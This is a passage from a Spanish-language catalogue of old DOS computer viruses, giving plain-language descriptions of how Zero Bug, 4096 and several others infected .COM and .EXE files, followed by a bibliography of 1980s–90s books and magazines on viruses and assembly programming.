Zero Bug (Error Cero)	Paleta, 1536.	Contamina archivos .COM aumentándoles 1536 bytes a su longitud, aunque este aumento no se mostrará cuando se visualice el directorio del disco. Es del tipo residente en memoria y su principal objetivo es contaminar al COMMAND.COM indicado por la variable de entorno COMSPEC. Si COMSPEC no señala nada, el virus se instalará residente en memoria utilizando la interrupción 21h. Después de que el virus o bien haya contaminado al COMMAND.COM o se haya instalado residente en memoria, contaminará a todos los archivos .COM a los que se acceda. Cualquier archivo creado en un sistema contaminado, también estará contaminado. En caso de contaminar al COMMAND.COM, al activarse, el virus se enganchará a la señal 1Ch del contador de tiempo; después de un cierto tiempo, un caracter sonriente (ASCII 01) aparecerá y "se comerá" todos los ceros que encuentre en la pantalla.
405	Ninguno	Contamina archivos .COM utilizando el método de sobreescritura. Si la longitud del archivo .COM es menor a 405 bytes, el archivo contaminado resultante tendrá una longitud de 405 bytes.
512	Ninguno	Contamina archivos .COM, incluyendo al COMMAND.COM y se instala residente en memoria. Los sistemas contaminados con este virus presentan el síntoma de caídas de los sistemas debido a errores inesperados.
1260	Ninguno	No es de tipo residente en memoria, pero es muy virulento. Contamina archivos .COM, aumentándolos en 1260 bytes, codificándolos además. La clave de la codificación cambia con cada contaminación. Este virus puede contaminar una red de área local, incluyendo el distribuidor de archivos y todas las estaciones de trabajo.

NOMBRE	ALIAS	DESCRIPCION
1704 Format (Formateo 1704)	Ninguno	Es idéntico al virus "CASCADE", anteriormente descrito, con la única diferencia que éste efectúa al disco duro cuando es activado.
4096	Ninguno	Se considera como el peor virus que se ha desarrollado. Contamina archivos .COM y .EXE añadiéndoles 4096 bytes a su longitud. Este aumento de longitud no será presentado en una visualización del directorio, estando el virus residente en memoria, además que contaminará cualquier archivo ejecutable que esté abierto (inclusive al utilizarse la orden COPY o XCOPY). Este virus es destructivo para archivos de datos y archivos ejecutables, ya que entrelaza muy lentamente archivos del disco del sistema. El entrelazamiento es tan lento que más bien parece existir un problema de hardware. Este entrelazamiento se deriva de una manipulación de la FAT en la cual se cambia el número de sectores disponibles.

BIBLIOGRAFIA

VIRUS EN LAS COMPUTADORAS. Gonzalo Ferreyra Cortés. 2da. edición, Ed. Macrobit, 1991.

ROUGUE PROGRAMS: VIRUSES, WORMS, AND TROJAN HORSES. Lance J. Hoffman, Library of Congress Cataloging-in-Publication Data, 1990.

VIRUS INFORMATICOS. Richard B. Levin. Osborne McGraw-Hill, 1992.

THE COMPUTER VIRUSES CRISIS. Philip Filtes, Peter Johnston, Martin Kratz, Library of Congress Cataloging in Publication Data, 1989.

THE NEW PETER NORTON PROGRAMER'S GUIDE TO THE IBM PC & PS/2. Peter Norton, Richard Wilton. 2da. edición, Microsoft Press, 1988.

ASSEMBLY LANGUAGE BOOK FOR THE IBM PC. Peter Norton, John Socha, Library of Congress Cataloging-in-Publication Data, 1989.

MICROSOFT MACRO ASSEMBLER BIBLE. Nabajyoti Barkakati, Randall Hyde, The Waite Group, INC., 1992.

MEGA BYTE. Revista de computación en español. Numeros varios. Mega Byte. 1989.

PC MAGAZINE. Revista de computación en español, Números varios. Ziff Davis Publishing Co., Nueva York. 1990,1991, 1992.

PC/TIPS. Revista de computación en español. Números varios, 1989,1990,1991.

80386/80286 PROGRAMACION EN LENGUAJE ENSAMBLADOR. Willian H. Murray III, Chris H. Pappas. Osborne/McGraw Hill, 1ra. edición en español 1987, 1990.

GUIA DE PROGRAMACION 80386. Lance Leventhal. Macrobit, 1991.

LOGICA. National Council of Teachers of Mathematics. Trillas, 1987.

INICIACION A LA LOGICA SIMBOLICA. José Antonio Arnaz. Trillas, 1978.

VIRUS INFORMATICOS. Sección de Graduados e Investigación, I.P.N., 1990.

LOS VIRUS INFORMATICOS. Asociación de Ingenieros Petroleros de México, A.C., sextas jornadas técnicas, 1990.

VIRUS, SOFTWARE VIRAL Y ANTIVIRAL. Guía desarrollada para Petroleos Mexicanos. Asistencia profesional en sistemas y computación, S.C., 1990.

INTRODUCCION A LA TEORIA DE CONJUNTOS. K. Kuratowski. Ed. Vicens-Vives, 1966.

CONJUNTOS Y LOGICA. C.A.R. Bailey. 2da. edición. Ed. Vincens-Vives, 1971.